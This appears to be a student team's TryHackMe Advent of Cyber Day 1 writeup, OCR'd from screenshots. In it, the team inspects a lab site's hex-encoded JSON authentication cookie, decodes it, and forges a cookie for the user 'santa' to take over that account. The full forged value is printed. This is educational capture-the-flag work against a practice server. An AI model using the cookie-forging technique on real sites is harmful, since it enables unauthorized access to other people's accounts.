PSP0201 Week 2 Writeup

Group Name: SupremeChickens

Members

ID	Name	Role
1211103024	Yap Jack	Leader
1211102425	Ang Hui Yee	Member
1211101198	Fam YI Qi	Member
1211103978	DIckshen	Member


Day 1: Web Exploitation – A Christmas Crisis

Tools used: Kali Linux, Chrome

Solution/walkthrough:


Q1: Inspect the website. What is the title of the website?

A1: Christmas Console


Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
10.8.95.115
7:30
TryHackMe | 25 Days of C
Christmas Console
Not secure | 10.10.167.182
CHRISTMAS CONTROL CENTRE
Username
Password
Log in!
Register!

Q2: What is the name of the cookie used for authentication?

A2: auth



Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help
10.8.95.115
7:41
TryHackMe | 25 Days of C
Christmas Console
Not secure | 10.10.167.182
Logout
Elements Console Sources Network Performance Memory Application Security Lighthouse
Service Workers
Storage
Filter
Select a cookie to preview its value

VIEW CONSOLE

Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No
Sorting	No
Sleigh Loading	No


Storage
- Local Storage
  - http://10.10.167.182
- Session Storage
  - http://10.10.167.182
- IndexedDB
- Web SQL
- Cookies
  - http://10.10.167.182
- Trust Tokens

□ Only show cookies with an issue

Name	Value	Do...	Path	Exp...	Size	Htt...	Sec...	Sa...	Sa...	Prio...
auth	7b22636f6d70616e79223a225468...	10....	/	Ses...	124					Me...

Q3: In what format is the value of this cookie encoded?

A3: Hexadecimal



Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.8.95.115
7:45
TryHackMe | 25 Days of C
Christmas Console
Not secure | 10.10.167.182
VIEW CONSOLE
Logout
Elements Console Sources Network Performance Memory Application Security Lighthouse
IndexedDB
Web SQL
Cookies
http://10.10.167.182
Trust Tokens
Cache
Cache Storage
Application Cache
Back-forward Cache
Background Services
Background Fetch
Background Sync
Filter
Only show cookies with an issue

Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No
Sorting	No
Sleigh Loading	No

Name	Value	Do…	Path	Exp…	Size	Htt…	Sec…	Sa…	Sa…	Prio…
auth	7b22636f6d70616e79223a225468…	10.…	/	Ses…	124					Me…


Cookie Value □ Show URL decoded

```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a22687569796
565227d
```

Q4: Having decoded the cookie, what format is the data stored in?
A4: JSON

Q5: What is the value for the company field in the cookie?
546865204265737420466573746976616c20436f6d70616e79


Q6: What is the other field found in the cookie?
A6: username



Delimiter
Auto

```
length: 120
lines: 1
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65
223a22687569796565227d
```

```
time: 1ms
length: 60
lines: 1
{"company":"The Best Festival Company", "username":"huiyee"}
```




```
The Best Festival Company
```

```
546865204265737420466573746976616c20436f6d70616e79
```

Q7: What is the value of Santa's cookie?


A7: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d



```
{"company":"The Best Festival Company", "username":"santa"}
```

```
